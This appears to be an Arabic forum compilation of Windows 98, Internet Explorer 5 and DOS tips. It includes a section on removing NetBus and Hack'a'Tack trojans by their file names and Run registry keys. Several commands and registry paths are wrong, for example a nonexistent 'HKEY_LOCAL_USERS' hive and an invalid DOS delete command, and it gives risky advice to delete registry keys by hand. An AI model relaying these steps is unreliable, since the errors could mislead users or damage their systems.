2. من هذا المجلد يمكنك إضافة إختصار لأي برنامج .. وكذلك حذف البرامج التي لا تستخدمها في مهمة الإرسال .
ومثلا لإضافة أمر إرسال إلى الطابعة .. إتبع التالي :

1.إفتح المجلد C Windows\SendTo .
2.إضف إختصار للطابعه بالضغط على زر الماوس اليمين ثم إختيار New ثم إختيار ShortCut .. ومن ثم تحديد موقع الطابعه .

3.أو يمكنك سحب أيكون الطابعه من Printers المتفرع من Settings بقائمة Start وإفلاته في مجلد C Windows\SendTo .

وكلما أحببت إضافة أمر جديد لتلك القائمة .. فكل ما عليك هو تكرار العملية السابقة .

4.كلمات المرور في الأكسبلورر ٥ .

من المميزات الجيده في هذا المتصفح التكملة التلقائية لكلمات المرور وكذلك لاسم المستخدم .. لكنها قد تكشف خصوصياتك أحياناً .. عند إستخدام أشخاص أخرين لجهازك .. ويمكنك التخاص من تلك الميزه بإتباع التالي :

1.إفتح الأكسبلورر٥ .. واتجه إلى Tools ثم ...Internet Options
2.إنتقل إلى نافذة Content
3.ثم إضغط على Auto Complete
4.ومنها ستظهر لك عدة إختيارات :

أ . ميزة التكملة :
- تكملة عناوين مواقع الوب .
- تكملة الفورمات (البيانات التي تطلبها بعض المواقع) .
- تكملة كلمات المرور واسم المستخدم والبيانات .
- خاصية التنبيه عند قيام المتصفح بحفظ كلمات المرور .

ب. مسح ذاكرة المتصفح :
- مسح البيانات . Clear ****s
- مسح كلمات المرور . Clear Passwords

5.ومن هنا يمكنك تحديد وحذف ما تشاء .

5.إصلاح أخطاء الأكسبلورر ٥ .

برنامج الأكسبلورر ٥ يعتبر من أفضل برامج تصفح الإنترنت التي تدعم اللغة العربيه .. وبه الكثير من المميزات الممتازه .. وأهمها ميزة إصلاح الأخطاء بنفسه .. وهذه الأخطاء عادة ما تسببها المواقع التي تدعم الجافا .. وكذلك عندما تقوم بتركيب بعض البرامج والتي تؤثر على أداء الأكسبلورر ٥ .. فيحتاج لعملية الصيانه والتي يمكنك عملها له .. بإتباع التالي ..:

1. Start ..
2. Settings ..
3. Control Panel ..

4.إختر برنامج .. Add/Remove Programs وستظهر لك نافذة البرنامج مثل الصورة التاليه :..

5.قم بالتأشير على اسم البرنامج Microsoft Internet Explorer 5 and Internet Tools .

6.إضغط على زر ...Add/Remove.

7.قم بإختيار .Repair Internet Explorer.

8.إضغط على زر . OK.

سيقوم البرنامج الآن بإصلاح الأخطاء التي قد توجد فيه .. وسيستغرق بعض الوقت .. وبعد ذلك سيطلب منك إعادة تشغيل الجهاز .

6.المجلدات الإفتراضيه بقائمة ابدأ .

"في صفحة الورشة ، شاهدت مساهمة مفيدة ، لوضع مجلد لوحة التحكم في قائمة " إبدأ " ، شارك فيها أحد الأخوة ... أما مشاركتي فهي عبارة عن إضافة على تلك المساهمة ، قرأتها في مجلة PC ، و أعدت صياغتها ، و هي :

..-*يمكن إنشاء الكثير من المجلدات الافتراضية ، مثل لوحة التحكم ، و سلة المحذوفات ، و المستندات ، ثم و ضعها في قائمة " إبدأ " .. لتسهيل الوصول إليها عند الحاجة .. لعمل ذلك ، اتبع الخطوات التالية :

-1انقر بزر الفأرة الأيمن ، على زر " إبدأ " .

-2اختر الأمر " استكشاف " ؛ لتقوم بتشغيل " مستكشف ويندوز " ..

-3أنشئ مجلدا جديدا ، في النافذة الفرعية المسماة " قائمة بدء التشغيل " .

-4أعط المجلد اسما بالشكل التالي :

folderName.{00000000-0000-0000-0000-000000000000}

لاحظ أنك يجب أن تكتب اسم المجلد الافتراضي مكان ، (folderName) و رمزه بالصيغة الست عشرية مكان الأصفار ، فمثلا لإنشاء مجلد المحفوظات ، (History) أكتب مايلي :

History.{FF393560-C2A7-11CF-BFF4-444553540000}

..-*و لكن كيف يمكن معرفة اسم المجلد الافتراضي ، و رقمه ؟! ...
هذا ما سنجيب عليه الآن . للبحث عن مزيد من المجلدات الافتراضية ، يمكنك استخدام سجل النظام Registry :

-1اختر من قائمة إبدأ ، أمر تشغيل .

-2اكتب ، regedit ثم اختر موافق .

-3من قائمة المجلدات ، قم بفتح المجلدين ، HKEY_CLASSS_ROOT ثم . CLSID

-4اضغط مفتاحي ، Ctrl+F و اكتب العبارة ، ShellFolder في صندوق حوار البحث ، و لا تنس اختيار الأمرين ، Keys و Match whole string only فقط ، ثم انقر زر . Find Next

-5عندما يظهر أحد المفاتيح الفرعية التي تحمل الاسم ، ShellFolder انقر على المفتاح الأب له ، parent keyو هو المفتاح الذي يحمل رمز المجلد الافتراضي ، ثم انظر في النافذة اليمنى ؛ لتعرف اسم المجلد الافتراضي ، من السطر . Default
-6الآن ، انشئ مجلدا جديدا في قائمة ابدأ - كما أوضحنا سابقا - ، و أعطه الاسم و الرمز الذين حصلت عليهما ... ثم استمتع بالنتيجة .

..-*تابع البحث إن أردت ، بالنقر على زر ، F3 و اتبع الخطوات السابقة ، للحصول على المزيد من المجلدات الافتراضية .
..-*عند الانتهاء ، افتح من جديد المجلدين ، HKEY_CLASSS_ROOT ثم ، CLSID و ابحث هذه المرة عن المفتاح الفرعي ، ExtShellFolderViews و تأكد في كل مفتاح فرعي يجده البرنامج ، من أن المفتاح الأب له يحمل الاسم . Shellex
..-*انشئ مجلدا جديدا في قائمة إبدأ ، اسمه يتكون من كل من : الاسم القياسي المبين في السطر ، Defaultو اسم المفتاح الأب لمفتاح . Shellex

.7تركيب الفاكس في الويندوز .

لتركيب برنامج الفاكس في الويندوز من قرص الليزر ..:

.1أفتح محتويات القرص من ابدأ ثم تشغيل ..
.2إفتح المجلد Tools ثم OLdWin95 ثم Message
.3ستجد ملف بإسم Intl يحتوي على ثلاث ملفات حمل الملف الثالث ثم الملف الأول وسوف يطلب منك إعادة تشغيل الجهاز .
.4وبعد ذلك سوف تظهر علبة الوارد من جديد قم بإعداد الفاكس من برامج قائمة Accessore المتفرعة من Programs في قائمةStart..

<u>اسرار الاكسبلور</u>
#لطباعة صفحة بها عدة إطارات " فريمات " :
-انقر بيمين الفارة على الصفحة المطلوب طباعتها .
-اختر طباعة .. وحدد الخيارات المناسبة ثم اضغط . OK

#احفظ كامل الصفحة بجميع محتوياتها
-افتح قائمة ملف ثم اختر منها حفظ باسم .
-من خانة Save as type اختر صفحة ويب كاملة ثم اضغط حفظ .
يمكنك أيضاً حفظها بهيئة email إذا اردت ارسالها لصديق .

#اجعل المواقع الأكثر استخداماً في متناول يديك :
يمكنك جعل الصفحات أو المواقع التي تزورها بكثرة قريبة منك وذلك بوضعها في في شريط الارتباطات عن طريق ترتيب هذا الشريط كالتالي :

قم بسحب العنوان الذي تريد من المفضلة أو من شريط العناوين إلى شريط الارتباطات .

#لوضع اختصار لبريدك على سطح المكتب :
-اضغط بيمين الفأرة في مساحة فارغة بسطح المكتب واختر جديد .
-من القائمة التي ستفتح اختر اختصار .
-اكتب في الخانة الفارغة عنوان بريدك مسبوق بـ :milto مثل :
milto:oOoOo@hotmail.com

#لحفظ صورة أعجبتك أثناء تصفحك :
-اضغط بيمين الفأرة على الصورة واختر " حفظ الصورة " .
-حدد القرص والمجلد الذي تريد حفظ الصورة فيه ثم اضغط " حفظ " .

#لمعرفة الملف الذي تربط به صورة أو وصلة :
-اضغط بيمين الفأرة على الوصلة أو الصورة واختر خصائص ستجد ما تريد .
]يمكنك من ذلك أيضاً معرفة مسار صورة في الشبكة ووضع ارتباط لها من موقعك] .

#لمشاهدة الأكواد التي تحويها الصفحة قم بالآتي :
-اذهب إلى قائمة عرض ثم اختر عرض المصدر .
-يمكنك بعد ذلك نسخ ما تريد أو التعرف على طريقة كتابة كود معين .

#لمسح الملفات المخزنة في جهازن لكل المواقع التي سبق لك تصفحها :
*ملاحظة : يوجد في جهازك مجلد في ويندوز باسم Temporary Internet Files يخزن كل الصفحات التي زرتها من جهازك وهذا يزيد من حجم هذا المجلد بشكل كبير ... لذا لو أردت التخلص من هذه الصفحات بالصور المرفقة بها قم بالآتي :
-اذهب إلى قائمة أدوات في متصفحك .
-اختر " خيارات إنترنت " .
-اضغط على زر " حذف ملفات " ثم اضغط موافق .

#لضبط مساحة القرص الثابت لاستخدامها لملفات إنترنت المؤقتة : Temporary Internet Files
-انقر فوق القائمة أدوات، ثم فوق خيارات إنترنت، ثم فوق إعدادات .
-حدد الحجم الذي تريد ثم اضغط موافق .

#حفظ الهدف :
لحفظ عنوان صفحة أو صورة دون فتحها، انقر بواسطة الزر الأيمن للماوس فوق ارتباط العنصر الذي تريده، ثم انقر فوق حفظ الهدف باسم .

#لتصفح أسرع :
لتحميل صفحات ويب بشكل أسرع، انقر فوق القائمة أدوات، ثم فوق خيارات إنترنت، ثم فوق علامة التبويب خيارات متقدمة، ثم قم بإيقاف تشغيل الأصوات والصور .

اختصار للصفحة :
يمكنك وضع اختصار لأي صفحة من صفحات ويب على سطح المكتب بالنقر بواسطة الزر الأيمن للماوس فوق الصفحة ثم النقر فوق إنشاء اختصار.

#تغيير حجم النص :
لتكبير النص الموجود على صفحات ويب أو تصغيره، انقر فوق القائمة عرض، ثم فوق حجم النص ثم

اختر الحجم الذي تريد .

ارسال صفحة لصديق :

يمكنك إرسال صفحة ويب عن طريق البريد الإلكتروني بواسطة النقر فوق القائمة ملف، والإشارة إلى إرسال، ثم النقر فوق صفحة بواسطة البريد الإلكتروني .

ما رأيك بالتجربة ؟!!!

يمكنك كتابة كلمة في شريط العناوين وضغط CTRL+ENTER لإضافة /http://www و com. تلقائياً على جانبي الكلمة.

طباعة كافة المستندات :

يمكنك طباعة كافة المستندات المرتبطة بصفحة ويب المحددة. في مربع الحوار "طباعة"، انقر فوق طباعة كافة المستندات المرتبطة . نوع الاختصار

وصفـــه

الاختصار

التصفح لتسهيل عملية تصفحك لإنترنت استخدم المفاتيح التالية :

Page Up , Page Down , Home , End , Spacebar والأسهم . -

التنقل : للتنقل بين الصفحات أي للأمام والخلف استخدم

+Alt , BackSpace , Shift+BackSpace السهم لليسار +Alt , السهم لليمين. -

تحديث لمشاهدة آخر التعديلات التي تم عملها على الصفحة قم بالتحديث دائماً F5 . أو Ctrl+R

بحث للبحث عن كلمة أو جملة معينة في نفس الصفحة Ctrl+F .

المحفوظات لعرض المحفوظات وهي عبارة عن عناوين آخر الصفحات التي سبق لك زيارتها Ctrl+H .

المفضلة لعرض عناوين الصفحات التي قمت بإضافتها إلى مفضلتك Ctrl+I .

إضافة للمفضلة لإضافة عنوان صفحة لقائمتك المفضلة Ctrl+D .

تنظيم المفضلة لتنظيم عناوين الصفحات المحفوظة في مفضلتك في مجلدات محددة حسب ما تراه من تصنيف .

ملاحظة : يمكنك إعادة ترتيب القائمة "المفضلة" بواسطة السحب والإسقاط Ctrl+B .

إيقاف لإيقاف تحميل الصفحة والاكتفاء بما تم تحميله Esc .

ملئ الشاشة لمشاهدة الصفحة بأكبر عرض ممكن F11 .

غلق لغلق الإطار الحالي Ctrl+W

عرض العناوين لعرض قائمة بعناوين إنترنت التي كتبتها في شريط العناوين F4 .

التنقل بين الإطارات للتنقل بين الإطارات المفتوحة أثناء تصفحك Ctrl+Tab .

طباعة لطباعة الصفحة الحالية أو الإطار النشط Ctrl+P .

إطار جديد لفتح إطار Internet Explorer جديد Ctrl+N .

هذه بعض الاسرار في الكمبيوتر

)كيف يتم حذف اي ملف نهائيا دون المرور بسلة المهملات)

اضغط على مفتاحي shift-delete لكي تحذف اي ملف دون المرور بسلةالمهملات مع مراعاة الخطورة التي يمكن ان تصيبك في حالة رغبت في استعادة ذلك الملف المحذوف اي انك لن تستطيع استعادتة لأن الحذف هنا نهائي...،،

)حتى لا تخسر كل شيء)

اذا كنت تخشى ان تخسر ما اشتغلتة على الكمبيوتر خلال الفترة الاخيرة يمكنك تشغيل خاصية الحفظ الألي الموجودة في اغلب البرامج . في برنامج الوورد مثلا تستطيع تشغيلها من قائمة tools ثم options ثم saveثم انقر داخل مربع info every save autorecover ولا تنسى تحديد المدة التي تريد ان تفصل بها بين كل عمليتي حفظ آلي...،،،

)كيف توقف خاصية التشغيل الألي الموجودة في بعض الاقراص المدمجة)

تستطيع ايقاف خاصية التشغيل الألى الموجودة في بعض الاقراص المدمجة وذلك بالضغط باستمرار على مفتاح shift عند وضع القرص في سواقة الاقراص...،،،

)كيف تكتشف المواضع التالفة على القرص الصلب)

يتم منع بيانات نظام التشغيل من العمل اذا كانت تالفة. وتتضمن هذة البيانات سجل التشغيل الرئيسي master boot recordوقطاع التشغيل boot sector وجدول تخصيص الملفات file allocation tableوملفات النواة لنظام التشغيل . ويفضل عمل نسخة احتياطية لملفات البيانات الهامة قبل اجراء اي عملية لتصليح القرص الصلب ولا تقم بتشغيل اية اداة خدمية للقرص الصلب اذا لم تكن مخصصة لويندوز ٩٨ . ويمكن اختبار تلف القرص الصلب بوظعية الاوامر فقط في حالة الأمان safe mode command prompt only

-1اعد التشغيل واضغط على زر التحكم الأيسر عند ظهور رسالة تشغيل ويندوز ثم اختر خيار safe mode command prompt only

-2اذا وجدت اي تلف عند تشغيل اداة فحص القرص بطباعة scandisk في دليل windows comand فعليك استبدال ملفات النظام...،،،

)كيف تستبدل ملف تالف)

اذا قمت بعزل ملف تالف بأداة فاحص ملفات النظام يمكنك استعادة ملف سليم بنفس الأداة . اختر axtract لاستخلاص الملف من القرص المدمج لويندوز ٩٨ ثم حدد الملف المطلوب ثم اضغط ابدأ بعد التأكد من صحة المسار . وفي صندوق حوار backup file يمكنك قبول الوضع التلقائي او تغيير المسار . واذا ضهرت رسالة شير لعدم وجود المجلد انقر نعم وستنتهي الأداة من ستخلاص الملف وتبلغك بذلك ثم انقر موافق للعودة للبرنامج...،،،

)معلومات عن اداة اعداد النظام MSConfig في ويندوز وكيف تعمل)

تتيح هذة الأداة واجهة رسومية لتهيئة بيئة بدء تشغيل ويندوز ٩٨ . وتتيح لك حل المشاكل بتشكيل بيئة نظيفة تختبر فيها الأعدادات . واذا لم تتمكن من توليد حالة المشكلة بهذة الأداة يمكنك ازالة بعض الاعدادات تباعا لكشف سبب او مصدر المشكلة . وتتيح هذة الأداة تحرير اسطر ملفات تهيئة ويندوز ٩٨ ، مثل ملفات config.sys او ، system.ini وتقدم لك القدرة لتعطيل اسطر محددة في تلك الملفات لتمنع تنفيذها عند بدء التشغيل ويمكنك تشغيل هذة الأداة عن طريق النقر على ابدأ ثم تشغيل ثم طبع الكلمه التالية msconfigويمكنك استخدامها ايظا لعمل نسخة احتياطية من ملفات النظام...،،،

طريقة لوضع كلمة سريه لملفات وورد

تستطيع ذلك وبدون استخدام أي برنامج .. فمثلا لا يوجد من لا يستخدم برنامج وورد تبع الأوفيس .. أغلبنا نستخدمه هذا إذا لم يكن الجميع .. فبعملك على برنامج وورد سوف تحتاج بالتأكيد في بعض الأحيان إلى توفير بعض الخصوصية لمنع الآخرين من معرفة أسرارك الشخصية أو أسرار عملك .. لا تحتار إليك الحل :

أولا : عليك أن تفتح المستند الذي تريد أن تضع له كلمة سر والذي تريد أن تمنع الآخرين من الإطلاع عليه أو عملية تخريب ..

(File)ثانيا : من القائمة الرئيسية أضغط على (ملف

.. .. (Save As)ثم اختر حفظ في

ثالثا : سوف تفتح لك نافذة الحفظ لا تحفظ الآن انتظر .. من خلال صفحة الحفظ ابحث عن كلمة أدوات (Tools)

وسوف تجدها في الأعلى .. أضرب على لسان التبويب بتاعها وعندها سوف ينسدل لك لسانه اختر الآن
(General Option) ..

رابعا : سوف تفتح لك نافذة .. أنظر إلى الأسفل سوف تجد مستطيلين الأول بعنوان
(Password to open)

وهنا ضع كلمة السر التي تريدها .. والمستطيل الآخر بعنوان
(Password to modify)
وهنا كرر كلمة السر السابقة .. ثم اضغط على زر .. موافق .. (OK)

خامسا : بعد ضغطك زر (OK)

سوف يظهر لك مربع آخر بنفس عنوان المستطيل الأول السابق الذكر ما عليك سوى كتابة كلمتك السرية

السابقة ,, ثم اضغط (OK)
..أيضا سوف يظهر لك مربع أخير بنفس عنوان المستطيل الثاني السابق الذكر ،، ما عليك سوى تكرير كلمتك .. (OK) السرية ،، ثم اضغط على

سادسا : الآن أختر المكان الذي تريد أن تحفظ مستندك فيه ،، ثم اضغط على زر ..حفظ (Save)

..وبهذا تكون قد حفظت الملف المحمي بكلمة سر ..

سابعا : الآن أغلق المستند المحمي .. وحاول أن تفتحه بكلمة سر خاطئة .. ستتفاجأ أنك لن تستطيع فتحه .. وبهذا قد حافظت على مستندك من التخريب واحتفظت بأسرارك ومخططاتك .. وهنيئا لك ..

ملاحظات مهمة جدا :

عليك أن تدون كلمتك السرية قبل الشروع بكتابتها .. لأنك إذا نسيت كلمة السر فلن تستطيع فتح ذلك المستند فعليك تذكر هذا .. ويجب أن لا تكون سهلة فعليك الإبتعاد عن تاريخ ميلادك أو اسمك أو .. أو .. أي أنك تختار كلمة يصعب على الغير استنتاجها أو تخمينها .. كما يجب أن تكتب الكلمة بعد حفظها بنفس الطريقة التي أدخلت بها ،، أي إذا كنت كتبتها بالأحرف الكبيرة فعليك أن تقوم بإدخالها بالأحرف الكبيرة وهكذا .. ويمكن أن تكون هذه الكلمة خليط من الأحرف والأرقام والمسافات والرموز .. والحد الأقصى لعدد أحرفها هو (١٥) حرفا.

لحذف البرامج من الجذور

اذا أردت أن تحذف برنامجا من برامجك !! فماذا تفعل ؟؟
سوف تجيب قائلا :
بعض البرامج يأتي معها (Uninstall) أضغط عليه .. و أكمل الخطوات وبعدها أقول للبرنامج مع السلامة.
شيء جميل
ولكن بعض البرامج لا يأتي معها !! (Uninstall) فكيف تحذفها ؟؟
أيضا سوف تقول بكل ثقة :
أذهب الى لوحة التحكم .. (Control Panel) .. ومن ثم الى ((Add-Remove ثم ألشر على البرنامج المراد حذفه .. وأضغط على زر أضافة - أزالة (Add / Remove) وأكمل الخطوات .. ومع السلامة للبرنامج
لكن بهذه الطريقة .. أحيانا يتبقى من البرنامج المحذوف بقايا !! فهل يوجد طريقة أخرى ؟؟

نعم !! اليـ ـ ـك هذه الطريقة لحذفه من جذوره :

أولا : أذهب الى أبدأ .. (Start) ثم الى تشـ ـغيل (Run)

ثانيا : أكتب في المستطيل .. (regedit) ثم أدخال (Enter)

ثالثا : أختر من القائمة الظاهرة لديك (HKEY_LOCAL_MACHINE)

رابعا : أبحث عن .. (Software) و اضغط عليه ..

خامسا : أبحث عن (.. (Microsoft و اضغط عليه ..

سادسا : أبحث عن .. (Windows) و اضغط عليه ..

سابعا : أختر .. (Current Version) و اضغط عليه ..

ثامنا : الآن أبحث عن .. (Uninstall) و اضغط عليه ..

سـ ـ ـوف تجد جميع برامجك هناك ... ما عليك فعله :
أنك اذا اردت حذف أي برنامج فقط أشـ ـ ـ ـر عليه .. ومن ثم أضغط (Enter)وبعدها (delete)
أخيرا قم بالإغلاق .. ولا تعبث بأي شيء.

ملفات التجسس وطريقه التخاص منها

إتبع الخطوات التـ ـاليـ ـة:
إنقر على الزر (Start) او البدايه.
إختر الأمر (Run) من القائمة تشغيل..
أكتب الأمر (regedit) في خانة تشغيل أو (run) وبعدها موافق أو (ok)
اذهب الى المفتاح HKEY_LOCAL_MACHINE :
بعدها software ثم microsofte ثم انتقل الى المفتاح windows ثم .current Version
اذهب الى (Run) أو ..(Run once) الان هل يوجد ملف باسم (server.exe)قم بمسح الملف كاملا..

Heack’a Tack’a
يعتبر البرنامج من البرامج الخطره لانه يستخدم بروتكول يصعب على كثير من برامج الكشف عن ملفات التجسس ايجـ ـاده..

اتبع الخطوات السابقه فى الشرح السابق حتى تصل الى (Run)او (Run once)
سوف تجد الملف بهذا الاسم (.(Explorer32 "C/WINDOWS\Expl32.exe
قم بتخاص منه فورا

-Net Bus 2000

برنامج النت باص ٢٠٠٠ يستخدم السيرفر العادى
إتبع الخطوات التـ ـاليـ ـة:

إنقر على الزر (Start) او البدايه.
إختر الأمر (Run) من القائمة تشغيل..
أكتب الأمر (regedit) في خانة تشغيل أو (run) وبعدها موافق أو (ok)
اذهب الى (HKEY_LOCAL_USERS)
اتجـ ـه الـ ـى (SOFTWARE) ثم (MICROSOFTE)
وبعده (WINDOWS)
الان الى (CURRENT VERSION) ثم ..(RUN SERVICES) سوف تجد الملف بهذا الاسم
(Key:UMG32.EXE)
قم بحذفه.

Net Bus Ver 1.6 & 1.

ان النت باص او اتوبيس الشبكه من اسهل برامج الاختراق واشهرها لانتشار ملفه الخادم ..او المسمى بالسيرفر.. للتخاص منه اتبع الخطوات التالية:

إذهب الى قائمة إبدأ وأختر Arabic Dos
إكتب الأمر التالي:

C:\Windows>dir patch.
c:\windows\patch.exe
إذا وجدت ملف الباتش قم بمسحة بالأمر التالي:
C:\Windows\delete patch

هل اردت يوما تخزين ملف كبير على فلوبي ولم تتمكن اليك الحل ؟

هل احتجت يوما لنسخ ملف كبير الى دسكات مرنه ولم يكن لديك

برنامج تقسيم اليك الحل اكيد عندك برنامج ونزب لضغط الملفات وهو

في نفس الوقت يقوم بتقسيم الملفات الكبيرة لصغيرة والطريقة بسيطة

جدا ؟

- 1شغل البرنامج (WinZip)ثم اضغط على جديد new

- 2ستظهر لك نافذة new archive طبعا ضع القائمة المنسدلة على

القرص المرن A وهو الذي تريد النسخ اليه و اكتب اسم للملف ايضا في

OK ثمfile name

- 3ستظهر لك نافذة ثانية اختر بها الملف الذي ترغب ان تقسمه وتأكد

من ان الخيار multiple disk spanning موضوع على الوضع Automatic

ثم اضغط الزر ADD

سيقوم البرنامج بالنسخ وعندما يمتلئ القرص سيظهر لك رسالة ادخل

القرص .

وهذه الطريقة ممتازة للاحتفاظ بجميع ما وضعته بالمفضلة في ملف خاص أو إرساله إلى صديق أو إنزاله في موقعك أو الاحتفاظ به في ملف خاص

وطريقة عمل ذلك

اذهب إلى ملف<== استيراد وتصدير ==<تفتح لك صفحة اضغط على التالي ==<اضغط على تصدير المفضلة == <اضغط على التالي == <اضغط على<== favorites اضغط على ..التالي <== اضغط على == <استعراض وحدد أين سيتم وضع المفضلة == <اشر على الملف المطلوب واضغط فتح == < ثم ..حفظ .

نظام تشغيل الأقراص
DOS

إن كلمة (DOS) هي اختصار للعبارة Disk Operating System والتي تعني نظام تشغيل اسطوانة.

*تعريف نظام التشغيل: وهو مجموعة من البرامج والتعليمات التي تتحكم في مكونات الحاسب الآلي.

-دور نظام التشغيل في الحاسب الآلي:
الربط بين نظام الكمبيوتر ومستخدم النظام، تماماً كدور المترجم الذي يقوم بالترجمة بين شخصين لا يعرف أحدهما لغة الآخر.

-الملفات:
إن أهم الخدمات التي يقدمها نظام التشغيل هو تنظيم حفظ البيانات في الملفات.
تعريف الملف:
وهو عبارة عن وعاء لحفظ البرامج أو النصوص أو البيانات، وهو أصغر وحدة للحفظ بالنسبة لنظام التشغيل.

*تسمية الملفات:
ينقسم اسم الملف إلي قسمين:
القسم الأول: وهو الأساس (ROOT) ويجب ألا يزيد طوله عن ٨ حروف. وهذا الجزء من اسم الملف إجباري -إي يجب وجوده.
القسم الثاني: ويسمى الامتداد ويجب ألا يزيد طوله عن ٣ حروف، ويجب أن يفصل بين الاسم(الأساس) و الإمتداد بعلامة النقطة

(.). وهذا الجزء من الاسم اختياري.

مثال LOCK.EXE BASIC.COM AUTOEXEC.BAT :

-جميع الملفات التي تنتهي بأحد الممتدات التالية (BAT ، EXE، COM) قابلة للتحميل والتنفيذ المباشر.

ويبين الجدول التالي بعض أشهر أنواع الإمتداد المستخدمة مع أسماء الملفات:
الاسم الممتد معناه
BAT.ملف أوامر تنفذ دفعة واحدة .(BATCH)
COM.ملف برنامج .(COMMAND)
EXE.ملف جاهز للتنفيذ .(EXECUTABLE)
DOC.ملف نصوص أو وثائق .(DOCUMENT)
ASM.ملف مصدر برنامج مكتوب بلغة التجميع .(ASSEMBLY)
BAK.ملف احتياطي .(BACKUP)
BAS.ملف برنامج بيسك .(BASIC)
DBF.ملف قاعدة بيانات .(DBASE FILE)
C.ملف مصدر مكتوب بلغة سي .(C)
PAS.ملف برنامج مكتوب بلغة باسكال (.(PASCAL
SYS.ملف تكوين نظام .(SYSTEM)

الرموز المستخدمة في تسمية الملفات:
-1الحروف الأبجدية من A إلي) Z سواء كانت صغيرة أو كبيرة).
-2الأرقام من ٠ إلي ٩ .
-3بعض العلامات الخاصة مثل: ({ } ، ( ) ، ♂ (! ، # ، $ ، % ، &
*الشروط التي يجب مراعاتها عند اختيار اسم الملف:
-1طول الاسم الأساسي للملف من ١-٨ حروف.

-2يجب ألا يزيد الاسم الممتد -إن وجد- عن ٣ حروف.
-3أن يفصل بين الاسم الأساسي والاسم الممتد -إن وجد- بعلامة النقطة (.).
-4ألا يشتمل على فراغات بين اسم الملف.
-5ألا يستخدم مفاتيح التحكم مثل .(ESC ، CTRL ، ALT) :
-6يجب ألا يشتمل على بعض الرموز ذات الدلالة الخاصة لنظام التشغيل مثل(* ، / ، \ ، + ، = ، ؟)
-7ألا يستخدم الأسماء المحجوزة لنظام التشغيل مثل CON لأنه مخصص للوحة المفاتيح و شاشة العرض أو PRN لأنه مخصص لاسم الطابعة.

تنظيم الملفات على القرص:

للحصول على ملفات منظمة على القرص يجب إنشاء الدليل (Directory) فإن ذلك يسهل التعامل مع الملفات وترتيبها وتذكرها.

-تعريف الدليل :(Directory) وهو عبارة عن مجموعة ملفات توضع تحت مسمى دليل معين.

-أقسام الأدلة: تقسم الأدلة إلي أربعة أقسام:
-1الدليل الرئيسي: وهو الدليل الذي يقوم Dos بإنشائه تلقائياً عند تشكيل الاسطوانة وتوضع تحته جميع الملفات المنشأة.
-2الدليل الفرعي: وهو الذي ينشأ تحت دليل آخر أي تابعاً له .(SubDirectory)
ولإن مستخدم الكمبيوتر يتعامل مع عدد كبير من الملفات، وعند وضع جميع هذه الملفات في دليل واحد هو (الدليل الرئيسي (قد يكون من الصعوبة البحث عن ملف معين ضمن القائمة الطويلة من الملفات، ولذلك يفضل أن توزع هذه الملفات في أدلة خاصة بها وهي ما تسمى بالأدلة الفرعية.
-ويمكن إنشاء الأدلة الفرعية داخل الدليل الرئيسي أو داخل أدلة فرعية أخرى.
-الفرق بين الدليل الرئيسي والدليل الفرعي: هو أن النظام ينشئ الدليل الرئيسي تلقائياً، بينما ينشئ المستخدم الدليل الفرعي.
-يوجد دليل رئيسي واحد في كل قرص بينما قد يوجد في القرص عدة أدلة فرعية.

-3الدليل الأبوي: وهو عبارة عن دليل متفرع منه أدلة فرعية فأصبح دليلاً أبوياً لهم.
مثال:

C:\SCHOOL\CLASS

إن الدليل (SCHOOL) في المثال السابق يعتبر دليلاً أبوياً للدليل الفرعي (.CLASS)

-4الدليل الحالي: وهو الدليل الذي يجري عليه العمل الآن. أو هو الدليل الذي يتم التعامل مع ملفاته بدون أن يسبقها اسم دليل آخر.

*طريقة تحميل نظام التشغيل من الأسطوانة المرنة: هناك طريقتين لعمل ذلك وهما:
الطريقة الأولى: (الجهاز مغلق)
-1ندخل اسطوانة الدوس في محرك الأقراص .A
-2نقوم بتشغيل جهاز الكمبيوتر
الطريقة الثانية: (الجهاز مفتوح)
-1ندخل اسطوانة الدوس في محرك الأقراص .A
-2نقوم بالضغط على المفاتيح التالية معاً . ALT + CTRL + DELETE :

*رموز محركات الأقراص في نظام التشغيل :(DOS)
-1الأسطوانة المرنة :(Floppy Disk) ويوجد هناك نوعين من الأسطوانات المرنة وهما :
أ- أسطوانة مرنة حجم ٣,٥ بوصة.
ب- أسطوانة مرنة حجم ٥,٢٥ بوصة.
-ويرمز لمحرك الأسطوانات المرنة بالرمز A أو .B

-2القرص الصلب :(Hard Disk) ويرمز لها بالرمز .C

3- (CD-ROM): ويرمز له بالرمز D أو E.

*طريقة التنقل بين محركات الأقراص:

C:\>A:

A:\>D:

D:\>B:

B:\>C:

C:\>

*الملفات الأساسية لنظام التشغيل :(DOS)
يتكون نظام التشغيل من ثلاثة ملفات أساسية تمثل البنية الأساسية للنظام والعمود الفقري له وهي كالتالي:
أولاً : IO.SYS :وهذا الملف خاص بالتحكم في وحدتي الإدخال والإخراج.

ثانياً : MSDOS.SYS :وهذا الملف يحتوي على مجموعة من الأوامر التي توضع في ذاكرة الجهاز عند التشغيل.
ثالثاً : COMMAND.COM :وهذا يحتوي على الأوامر الداخلية في نظام التشغيل.

*مكونات نظام التشغيل:
ينقسم نظام التشغيل إلي جزئين رئيسيين وهما:
(Iهذا الجزء يتحكم في الأجهزة (II، وهو عبارة عن مجموعة من التعليمات والأوامر تعمل بصورة تلقائية لا دخل للمستخدم فيها ولا تحكم له فيها وهي مخزنة في ذاكرة القراءة فقط (ROM) والتي لا تمحى ولا تتغير.

(IIIالجزء الآخر من نظام التشغيل هو عبارة عن مجموعة من الأوامر و البرامج وتعتبر خدمات للمستخدم وتيسر له وبصورة كبيرة استخدام الكمبيوتر والاستفادة منه أقصى استفادة.

*الرمزان الشاملان :
يستخدم نظام التشغيل (DOS) رمزين شاملين للتعويض عن أسماء الملفات أو جزء منها داخل صيغة الأوامر وهما:
(1الرمز : (?) ويستخدم للدلالة على غياب حرف واحد من أسم الملف.
(2الرمز (*) : ويستخدم للدلالة على غياب عدد من الحروف (لا يتجاوز ٨ حروف).

*أنواع الأوامر:
تنقسم الأوامر إلي نوعان وهما:
-1الأوامر الداخلية : وهي الأوامر التي تحمل إلي الذاكرة (RAM) أثناء تشغيل الجهاز،٢- وينفذ الأمر من الذاكرة ،٣- بمعنى أن هذا النوع لا يستلزم وجود أسطوانة للتنفيذ عليها.

-أمثلة على الأوامر الداخلية:
CLS - TIME - DATE - MD - CD - RD - DIR - DEL
-2الأوامر الخارجية:
وهي الأوامر التي لا تحمل إلي الذاكرة RAM أثناء تشغيل الجهاز ، وإنما تبقى على الأسطوانة ولتنفيذ إي أمر منها يشترط وجود أسطوانة نظام التشغيل بالمشغل المرن أو الصلب.
أمثلة على الأوامر الخارجية:
